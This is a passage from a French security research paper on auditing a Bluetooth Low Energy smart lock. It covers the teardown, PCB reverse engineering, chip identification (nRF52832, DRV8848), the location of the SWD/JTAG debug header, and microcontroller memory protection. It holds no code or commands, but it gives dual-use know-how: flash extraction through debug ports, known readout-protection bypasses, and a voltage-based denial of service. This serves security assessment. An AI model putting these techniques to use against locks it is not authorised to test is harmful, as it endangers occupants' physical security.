Enfin, l'analyse des communications permet de déterminer les mesures de sécurité implémentées et leur efficacité, ainsi que la recherche de vulnérabilités relatives à ces moyens de communication. Il est souvent nécessaire de capturer et rejouer ces communications, d'identifier de possibles vulnérabilités ou faiblesses, et de les exploiter afin de déterminer leur impact.

Ces analyses reposent pour la majeure partie sur l'utilisation d'équipements de radio logicielle (SDR), ainsi que sur des matériels propres à chaque technologie. En effet, ces derniers sont très efficaces bien que limités à une technologie de communication précise, mais aussi abordables pour des attaquants motivés.

3 Présentation de la serrure connectée

La serrure connectée étudiée dans notre contexte est une serrure compatible Bluetooth Low Energy, vendue comme une serrure *secured by design*. En effet, ses concepteurs ont sollicité les futurs acheteurs afin de déterminer leurs attentes d'un point de vue sécurité, afin de les implémenter dans leur prototype puis dans le produit final.

La serrure se présente comme la grande majorité de ses consœurs, c'est-à-dire sous forme de module qui vient remplacer le cylindre en place sur une porte.

Une application pour smartphone permet de la piloter, avec et sans accès Internet. Comme toute serrure connectée du marché, elle permet aussi de créer et partager des clés virtuelles permettant d'actionner la serrure, avec de possibles restrictions de date et d'horaire.

4 Analyse fonctionnelle

Avant d'entamer toute analyse technique, il est intéressant de faire le point sur les informations à disposition concernant un équipement donné. Cela passe par la consultation de la documentation disponible, du site Internet du fabricant, et bien sûr des boîtes d'emballage des équipements concernés. Nous recherchons tout particulièrement des mentions relatives à la sécurité ainsi qu'aux technologies employées.

4.1 Analyse de la boîte de la serrure

La boîte de la serrure possède un logo *Bluetooth* placé entre la serrure et un smartphone, ce qui indiquerait que la technologie employée est soit du Bluetooth classique ou du Bluetooth Low Energy. Cependant, l'autonomie annoncée de cette serrure est de 18 mois sur une porte 3 points, à raison de 10 ouvertures par jour. Cette autonomie ne peut être atteinte qu'avec une technologie basse consommation, il est donc fort probable que ce soit la technologie Bluetooth Low Energy qui ait été retenue par les concepteurs.

Nous retrouvons par ailleurs les logos des magasins d'application *Android* et *Apple*, qui nous indiquent clairement qu'une application à destination des smartphones et tablettes est disponible sur ces deux systèmes.

4.2 Analyse du site du fabricant

Le site du fabricant fait mention de mécanismes de sécurité, et « une labellisation serait en cours sur les algorithmes de chiffrement sécurisés » (la formulation a été changée pour ne pas dévoiler la marque de la serrure).

4.3 Analyse de la documentation

La serrure requiert l'installation d'une application mobile pour être configurée, ainsi que la création d'un compte sur un service fourni par le fabricant de la serrure. La documentation assure que :

– la serrure peut être pilotée sans avoir de connexion Internet sur le smartphone ;
– le micro-logiciel de la serrure peut être mis à jour grâce au smartphone ;
– l'utilisateur peut générer des clés numériques pour donner accès à la serrure à une tierce personne possédant l'application ;
– les aspects sécurité ont été pensés en discussion avec la communauté des utilisateurs.

On peut donc vraisemblablement s'attendre à trouver des mécanismes de sécurité robustes. Le fait de permettre la mise à jour du micro-logiciel de la serrure est déjà un point positif.

5 Recherche de vulnérabilités matérielles

5.1 Démontage et accès aux circuits électroniques

Toute analyse matérielle débute par le démontage en règle de l'équipement à analyser. Ce démontage nécessite des outils adaptés, permettant d'accéder plus facilement au(x) circuit(s) électronique(s). Un kit d'outils d'ouverture de boîtier peut être un plus, composés de diverses spatules en plastique très utiles pour s'attaquer aux clips et se faufiler dans les rainures.

5.2 Analyse de la structure mécanique

La serrure effectue les opérations d'ouverture et la fermeture à l'aide d'un moteur muni d'un réducteur. La serrure étant placée à l'intérieur du côté intérieur de la porte, aucun accès physique n'est possible. Le cylindre utilisé par le fabricant est un système haute sécurité de chez Pollux.

5.3 Analyse des éléments électroniques accessibles

Du côté de l'électronique, l'élément principalement accessible est le port USB qui ne sert qu'à la recharge de l'équipement. Nous pouvons toutefois remarquer l'absence de fusible de protection, que l'on trouve généralement dans ce type d'équipement afin de protéger l'électronique. Il est ainsi possible de faire une attaque par déni de service en envoyant une tension élevée via le connecteur USB.

Le moteur n'est pas directement accessible et ne peut donc pas être manœuvré de force. Il est impossible :

– d'alimenter le moteur de façon à actionner l'ouverture de la serrure ;

- de déclencher l'ouverture par l'insertion de conducteurs (crochet métallique, fil de fer, etc.) ;
- de causer une défaillance électronique aboutissant à l'ouverture par défaut (*fail open*) de la serrure.

6 Rétro-ingénierie de circuits imprimés

6.1 Analyse globale du circuit

Une fois le ou les circuits imprimés extraits, il faut identifier les différents composants présents sur ces derniers. Par ailleurs, il est intéressant de déterminer certains groupes de composants afin de cerner plus rapidement le rôle de ces derniers et de limiter les candidats.

Pour ce faire, nous essayons dans un premier temps d'analyser le ou les circuits imprimés avec des techniques n'altérant pas ces derniers. L'équipement reste ainsi fonctionnel et permet de confirmer les observations par des mesures effectuées sur l'équipement actif, si cela est possible.

Une bonne lecture des fonctionnalités offertes par l'équipement testé permet d'émettre des hypothèses sur les technologies utilisées, ainsi que sur les composants associés.

En ce qui concerne notre serrure connectée, nous savons notamment que notre serrure :

- communique via le protocole Bluetooth Low Energy (BLE) avec un smartphone ;
- actionne une véritable serrure afin de déverrouiller et verrouiller la porte sur laquelle elle est installée ;
- possède sa propre source d'énergie (elle n'est pas alimentée sur le secteur) et peut être rechargée.

De ces constatations nous pouvons supposer que la serrure possède :

- une antenne et un composant supportant le protocole BLE ;
- au moins un moteur et des composants permettant de le ou les piloter ;
- une batterie et un circuit de charge.

Les ingénieurs concevant des circuits électroniques sont humains et pensent leurs circuits de façon réfléchie et logique. Ainsi, les circuits imprimés sont généralement constitués de plusieurs zones ayant chacune un rôle ou une fonction précise. Par exemple, les composants liés à l'alimentation d'un circuit tout comme ceux associés aux communications sans-fil sont

généralement placés en périphérie de circuit afin de faciliter la dissipation de chaleur pour le premier et de limiter les interférences pour le second.

Nous confirmons ensuite ces hypothèses en analysant de plus près le circuit imprimé et les composants de la serrure. Nous y retrouvons ainsi deux batteries lithium-polymère, un circuit de charge et son composant gérant l'alimentation, des composants permettant de piloter le moteur et un composant intégré supportant le protocole *Bluetooth Low Energy* accompagné d'une antenne intégrée au circuit imprimé.




Fig. 2. Circuit imprimé de la serrure

L'identification du circuit d'alimentation est généralement aisé, ce dernier employant des pistes plus larges car travaillant avec des intensités plus élevées, de manière à réduire les pertes par dissipation thermique (plus la section de piste est petite et plus la piste chauffe, pour une même intensité). La figure 3 montre les pistes utilisées sur le circuit imprimé pour connecter les batteries externes.




Fig. 3. Pistes larges pour le circuit d'alimentation

À cela s'ajoute pour certains circuits imprimés l'emploi de condensateurs électrochimiques volumineux, en particulier pour les équipements alimentés par des tensions supérieures ou égales à 12 Volts. La serrure étant alimentée à partir de batteries de 3.6 Volts, il est normal de ne pas trouver ce type de condensateur.

Enfin, il est toujours judicieux d'essayer de déterminer le nombre de couches du circuit imprimé. En effet, les circuits imprimés actuels peuvent comporter d'une à 16 couches de pistes dans la même épaisseur de circuit. Cela permet d'une part de limiter la surface des circuits et d'autre part de faciliter le « routage » des pistes.

Identifier le nombre de couches n'est pas tâche aisée, mais il existe certaines astuces permettant d'approximer leur nombre :

- l'observation du circuit imprimé en transparence grâce à une source lumineuse relativement puissante permet de déceler la présence de pistes internes, et donc de déduire qu'un circuit a au minimum 4 couches (2 couches externes et 2 internes) ;
- la présence de vias débouchant non-connectés est caractéristique d'un circuit à 4 couches et plus ;
- certains concepteurs insèrent un cartouche dans lequel le numéro de couche est indiqué, afin de plus facilement s'y retrouver lors de la conception.

En ce qui concerne le circuit imprimé de notre serrure, il ne comporte que deux couches : tous les vias sont débouchant et connectés, et une vision en transparence ne laisse entrevoir aucune piste interne.

6.2 Identification des composants

Une fois les différentes fonctions localisées sur le circuit imprimé, il est nécessaire de déterminer tous les composants actifs utilisés. Il n'y a pas de solution miracle, cette phase d'identification repose sur la lecture des marquages présents sur les composants en question, ainsi que sur leurs *packages* aussi appelés *boîtiers*.

Le minimum requis est une loupe éclairante qui permet d'obtenir un grossissement et un éclairage suffisant à la lecture des marquages. Il est toutefois possible d'utiliser un microscope binoculaire, tels ceux employés pour la soudure de précision.

Marquages des composants. La lecture des marquages est une étape importante, mais celle-ci reste la plupart du temps erratique car il est

difficile de déterminer la suite de caractères correspondant à la référence d'un composant.

Les marquages contiennent généralement les informations suivantes :

- logo du fondeur ;
- référence complète ou abrégée du composant ;
- numéro de lot ou de série du composant.

Bien sûr, ces indications varient en fonction de la taille du composant : plus celui-ci est petit, plus le texte inscriptible est court. Dans le cadre de notre serrure, nous avons réalisé une photographie des différents composants placés sous une loupe éclairante. Les marquages de ces composants sont bien visibles, permettant une identification aisée.

Nous pouvons dès lors identifier deux composants clefs :

- un composant au format QFN48, marqué « N52832QFAAB0 » ;
- un composant au format SOIC16, marqué « DRV8848 » et possédant le logo de *Texas Instruments*.

6.3 Identification des interconnexions

Les circuits imprimés possèdent trois principaux éléments :

- les *pads*, sur lesquels sont soudés les différents composants ;
- les pistes réalisant les connexions entre les différents *pads* ;
- les *vias* permettant la connexion de pistes situées sur des couches différentes.

Test de continuité. La première approche pour l'analyse des interconnexions repose sur l'utilisation d'un testeur de continuité. Cet outil permet de déterminer facilement si deux pads ou vias sont connectés, idéalement grâce à un avertissement sonore. La plupart des multimètres actuels possèdent cette fonctionnalité, mais tous ne proposent pas un signalement sonore.

Le choix d'un multimètre n'est pas anodin, car de ses caractéristiques dépendront la précision des mesures et sa facilité d'utilisation. Il faut notamment porter une attention particulière aux caractéristiques suivantes :

- la vitesse d'échantillonnage ou le nombre de mesures réalisées à la seconde : plus elle est élevée et meilleures sont les mesures ;
- le signalement sonore immédiat lors de test de continuité : certains multimètres ont une latence qui rend très difficile la détection de connexions par balayage de contacts ;

– le calibrage automatique qui facilite l'utilisation.

Ces caractéristiques impactent le prix du multimètre, et généralement les multimètres bas de gamme (aux alentours de 10 euros) que l'on trouve sur *Amazon* ou d'autres sites marchands sont relativement limités. Cependant, certains d'entre eux ont un signalement sonore immédiat largement suffisant aux tests de continuité, mais cela n'est pas indiqué sur la boîte ou dans les spécifications. Il vaut mieux se fier à un multimètre un peu plus cher (entre 50 et 100 euros) afin d'avoir un meilleur taux d'échantillonnage et un signalement sonore immédiat.

Photographie de circuit. La seconde approche repose sur la photographie de circuit. Il est possible de cartographier un circuit double-couche avec un matériel adéquat, puis d'utiliser des logiciels de traitement d'image afin de retracer les pistes et déterminer les interconnexions. La figure 4 montre les photographies du recto et du verso du circuit de notre serrure, réalisées avec un appareil Reflex.




Fig. 4. Photographies recto et verso

Une autre solution consiste à utiliser un numériseur employant un capteur CCD non CMOS, tel que le modèle V600 d'*Epson* ou la caméra Ziggy HD d'*EPIVO*. Le but ici n'est pas de promouvoir ces équipements

ou constructeurs, mais bien de donner des pistes au lecteur désireux de réaliser des images de qualité de circuits imprimés.

L'inconvénient de cette méthode est qu'il est nécessaire dans certains cas de dessouder des composants afin de révéler le routage des pistes passant sous ceux-ci. Cela suppose de disposer d'au moins deux exemplaires du circuit imprimé, ce qui n'est pas toujours le cas.




Fig. 5. Interconnexion entre nRF52832 et DRV8848

Des outils adaptés comme *dePCB* ou *pcbRE* permettent par ailleurs un traitement automatisé des photographies et la récupération partielle de schémas de pistes, mais ils requièrent tout de même une intervention humaine et sont sujets aux erreurs. Certaines solutions sont en cours de développement, comme celle proposée par Stephen Kleber, Henrik Ferdinand Nölscher et Frank Kargl et présentée à *Woot17* [18], mais ne sont pas actuellement disponibles. Au final, il n'est pas très compliqué d'utiliser des outils de traitement d'image comme Inkscape pour retracer les différentes pistes et identifier les connexions, comme le montre la figure 5 avec une connexion à trois pistes entre le nRF52832 et le DRV8848.

6.4 Documentations techniques des composants

Une fois les composants et leurs interconnexions identifiés, la consultation des documentations techniques permet de déterminer les caractéristiques et rôles de ces derniers. Elles permettent par ailleurs de déterminer le rôle des entrées/sorties de certains composants comme des micro-contrôleurs

par exemple, en comparant les rôles des différentes broches de ces derniers. En effet, certaines entrées/sorties sont configurables ou peuvent jouer un rôle dans différents protocoles de communication électroniques.

Guide de lecture. Les documentations techniques sont généralement rédigées selon un modèle standard, qui fournit tout un lot d'information au lecteur attentif. Cependant, certaines sections doivent obligatoirement être passées en revue afin d'avoir les informations techniques nécessaires permettant le câblage d'équipements externes au composant, si cela est requis. Savoir identifier rapidement la tension d'alimentation ou le courant nominal, voire le rôle des différentes entrées/sorties peut aider à l'analyse du circuit imprimé. Et éviter bien des erreurs. De même, l'identification des caractéristiques d'un micro-contrôleur (taille de la mémoire flash, type de CPU, taille de la RAM, organisation de la mémoire) est capitale pour la suite de l'analyse sécurité.

Prenons l'exemple de notre composant nRF52832, dont la documentation technique est disponible sur Internet [6]. Cette documentation débute par une page de garde rappelant les informations suivantes :


- la référence du composant ;
- la description du composant ;
- ses principales fonctionnalités ;
- ses usages possibles.

La page de garde indique que le processeur utilisé dans ce composant est un ARM Cortex-M4 32 bits avec FPU, cadencé à 64 MHz, que ce composant existe en deux versions : l'une possédant 256 Kio de mémoire Flash et 32 Kio de mémoire vive, l'autre 512 Kio de mémoire Flash et 64 Kio de mémoire vive.

L'identification de la variante est possible grâce à sa référence, définie par quatre lettres situées à la fin de celle-ci. D'après la référence identifiée (N52832QFAAB0), et à l'aide des indications de la documentation, nous déterminons que la variante employée dans notre cas possède 512 Kio de mémoire Flash et 64 Kio de RAM.

D'une manière générale, il est fortement recommandé d'identifier les tensions et intensités maximales et nominales supportées par le composant, afin de limiter les risques de destruction en cas d'utilisation d'une alimentation externe. La figure 6 montre un tableau récapitulatif typique des documentations techniques.

Enfin, nous identifions le brochage du composant en fonction de son format (dans notre cas un format QFN48) et de la documentation. Nous



7 Operating conditions

The operating conditions are the physical parameters that the chip can operate within as defined in *Table 20*.

Symbol	Parameter	Notes	Min.	Typ.	Max.	Units
VDD	Supply voltage, internal LDO setup		1.8	3.0	3.6	V
VDD	Supply voltage, DC/DC converter setup		2.1	3.0	3.6	V
VDD	Supply voltage, low voltage mode setup	1	1.75	1.8	1.95	V
t_{R_VDD}	Supply rise time (0 V to VDD)	2			100	ms
T_A	Operating temperature		-25	25	75	°C

1. DEC2 shall be connected to VDD in this mode.
2. The on-chip power-on reset circuitry may not function properly for rise times outside the specified interval.

Fig. 6. Valeurs maximales et nominales

déduisons ainsi que les broches *P0.12*, *P0.13* et *P0.15* sont connectées au DRV8848, et que les broches *SWDIO* et *SWDCLK* sont connectées à l'emplacement de connecteur situé à côté du nRF52832.

D'après la documentation, ces broches *SWDIO* et *SWDCLK* sont utilisées pour la programmation du nRF52832, nous pouvons ainsi en déduire que le connecteur placé à proximité du nRF52832 sert au débogage et à la programmation de cette puce, supportant les protocoles *Joint Test Action Group* (*JTAG*) et *Serial Wire Debug* (*SWD*).

6.5 Rétro-ingénierie du circuit électronique

Une fois les composants et leurs interconnexions identifiés, il est possible de recréer un schéma de principe et un schéma électronique minimaliste permettant de comprendre la conception de l'équipement testé. Ce schéma met par ailleurs en évidence les interfaces de communication entre les différents composants (comme des bus I2C ou SPI) ainsi que les interfaces de débogage précédemment identifiées (JTAG/SWD).

L'utilisation de logiciels de dessin vectoriel comme *Inkscape* permet de recréer sommairement le schéma électronique, et de garder une trace des différents points d'intérêt qui seront utiles à l'analyse (voir figure 7). Cette documentation technique servira de base pour la suite. Notez bien que l'on renseigne les différents composants, leurs orientations et détrompeurs (indiquant les broches 1) ainsi que les interconnexions matérialisées par les différentes pistes.




Fig. 7. Rétro-ingénierie du circuit électronique

6.6 Des puces et des Hommes

Une fois les composants et le circuit récupérés, nous passons à l'analyse des éléments actifs : micro-contrôleurs (MCU) et systèmes-sur-une-puce (SoC). La documentation est la première source d'information pour cette analyse, car elle contient toutes les informations d'architecture de ces différents composants.

Architecture des SoC et MCU. Les micro-contrôleurs et systèmes-sur-une-puce sont de véritables petits ordinateurs possédant notamment un CPU, de la mémoire interne Flash, ainsi que différents périphériques. Le micro-contrôleur est généralement abordable et de moindre capacité que le système-sur-une-puce, ce dernier proposant habituellement une ou plusieurs fonctions spécifiques.

La figure 8 montre l'architecture interne d'un micro-contrôleur ATMega644 de ATMEL. On y trouve de la mémoire (Flash, SRAM et EEPROM) ainsi que des périphériques permettant de communiquer avec d'autres puces externes (SPI et USART). Quatre ports d'entrées/sorties configurables sont présents, offrant 8 entrées/sorties chacun, dont deux peuvent être utilisés comme convertisseurs analogique/numérique ou numérique/analogique.

Le SoC quant à lui a une architecture bien plus complexe, proposant différents périphériques implémentant des opérations spécifiques, comme certains dédiés au chiffrement ou à la transmission et réception de signaux radio-fréquence.

L'architecture d'un MCU étant plus simple, débutons par cette dernière. Le MCU est basé sur un CPU (*Central Processing Unit* ou « unité centrale de traitement »), qui effectue toutes les opérations présentes dans




Fig. 8. Architecture ATMega644 de ATMEL (AVR)

un programme stocké en mémoire flash interne. Le programme utilise la mémoire vive (SRAM) pour stocker des valeurs de manière temporaire, et la mémoire EEPROM (ou Flash dans certains cas) pour un stockage persistant. Enfin, des entrées/sorties (aussi dénommées *GPIO* pour « General Purpose Input/Output ») sont pilotables par le programme, via des registres spécifiques. Ainsi, le ATMega644 peut configurer certaines GPIO afin qu'elles soient utilisables par le programme en tant qu'entrées numériques (ou analogiques), ou bien en tant que sorties.

Les entrées/sorties sont fournies par un périphérique spécifique, qui est piloté par le programme grâce à des registres spécifiques. Ces registres ne sont rien d'autre que des zones mémoires partagées, qui permettent de communiquer avec le périphérique. Comme toute zone mémoire, ces registres ont une adresse et peuvent être lus et dans certains cas modifiés.

Dans le cas des SoC, le principe est similaire : le programme communique avec des périphériques via un ou plusieurs bus internes et des registres spécifiques, stockés dans différentes adresses mémoire.

Cartographie mémoire. La cartographie mémoire définit la manière dont la mémoire est utilisée, et notamment l'emplacement et rôle des diverses zones mémoires utilisées dans le cadre d'un MCU ou d'un SoC. Cette

cartographie est importante, et doit être consultée dans la documentation technique car elle fournit de précieux renseignements.

Ainsi, on pourra déterminer l'adresse de début du programme stocké en mémoire Flash, mais aussi déterminer l'adresse de base des différents périphériques.

Les différents périphériques utilisent des registres placés dans des zones allouées spécifiquement, tel que décrit dans la table d'instanciation (voir figure 9).

ID	Base address	Peripheral	Instance	Description
0	0x40000000	POWER	POWER	Power control
0	0x40000000	CLOCK	CLOCK	Clock control
1	0x40001000	RADIO	RADIO	2.4 GHz Radio
2	0x40002000	UART	UART0	Universal Asynchronous Receiver/Transmitter 0
3	0x40003000	SPI	SPI0	Serial Peripheral Interface
3	0x40003000	TWI	TWI0	I2C compatible Two-Wire Interface
4	0x40004000	SPI	SPI1	Serial Peripheral Interface
4	0x40004000	TWI	TWI1	I^2C compatible Two-Wire Interface 1
6	0x40006000	GPIOTE	GPIOTE	GPIO Tasks and Events
7	0x40007000	ADC	ADC	Analog-to-Digital Converter
8	0x40008000	TIMER	TIMER0	Timer/counter 0
9	0x40009000	TIMER	TIMER1	Timer/counter 1
10	0x4000A000	TIMER	TIMER2	Timer/counter 2
11	0x4000B000	RTC	RTC0	Real Time Counter 0
12	0x4000C000	TEMP	TEMP	Temperature sensor
13	0x4000D000	RNG	RNG	Random number generator
14	0x4000E000	ECB	ECB	Crypto ECB
15	0x4000F000	CCM	CCM	AES CCM mode encryption
15	0x4000F000	AAR	AAR	Accelerated Address Resolver
16	0x40010000	WDT	WDT	Watchdog timer
17	0x40011000	RTC	RTC1	Real Time Counter 1
18	0x40012000	QDEC	QDEC	Quadrature Decoder

Fig. 9. Adresses mémoire des périphériques (nRF51xx)

Interfaces de débogage et de programmation. Enfin, le MCU et le SoC fournissent une ou plusieurs interfaces de débogage et de programmation, permettant d'écrire un programme dans la mémoire Flash et de le déboguer à distance. Ces interfaces sont très intéressantes pour un attaquant, car elles peuvent permettre dans certains cas la lecture de la mémoire Flash, et donc l'extraction du programme sous forme de code machine.

De même, elles peuvent offrir l'accès à certaines zones mémoire comme celles contenant la mémoire volatile (SRAM) ou encore les registres de certains périphériques, ces derniers étant accessibles car *mappés* en mémoire.

Les interfaces de programmation et de débogage JTAG et SWD sont couramment utilisées à ces fins, et peuvent être exposées via des broches du MCU ou du SoC.

Options de boot. Tout comme les ordinateurs de bureau, les MCUs et SoCs peuvent avoir une configuration particulière permettant de démarrer sur un code spécifique et non directement sur le programme installé, afin par exemple d'offrir des fonctionnalités de mise à jour du programme (*Direct Firmware Upgrade* ou *DFU*) ou de gestion d'erreur. Dans ce cas, une zone mémoire est réservée à un programme d'amorçage, généralement dénommé *bootloader*, qui prend le relais quand certaines conditions sont remplies.

La plupart de ces systèmes offrent un moyen de configurer les options de démarrage, soit programmatiquement soit tout simplement via des broches spécifiques. Il peut être intéressant de tenter de démarrer sur le programme d'amorçage, celui-ci pouvant offrir un accès à la mémoire Flash (selon la configuration).

Protection de la mémoire. Bien sûr, les fabricants de MCUs et de SoCs ont pensé à intégrer des mécanismes visant à protéger la propriété intellectuelle, principalement basés sur des **fusibles**. Ces derniers sont en réalités des transistors intégrés au MCU ou au SoC, que l'on peut « claquer » et dans certains cas réarmer. Ces fusibles permettent d'activer la protection du programme contre l'extraction, voire dans certains cas de configurer un mode de démarrage particulier.

Il existe toutefois des contournements, comme pour le nRF51 ou la famille des STM32F0x de STMicro par exemple, qui nécessite soit une exploitation d'un défaut de configuration (comme sur le nRF51) soit une attaque par canal auxiliaire (comme sur le STM32F0x de STMicro).

7 Collecte et désassemblage des logiciels

L'ingénierie à rebours d'un système connecté comprend l'analyse du ou des micro-logiciels, les programmes présents dans les micro-contrôleurs et systèmes-sur-une-puce, ainsi que des logiciels associés : applications de bureau, applications mobiles, services web, etc.

Dans le cas de notre serrure connectée, nous disposons d'un micro-logiciel stocké dans un SoC et d'une application mobile.

7.1 Accès au micro-logiciel

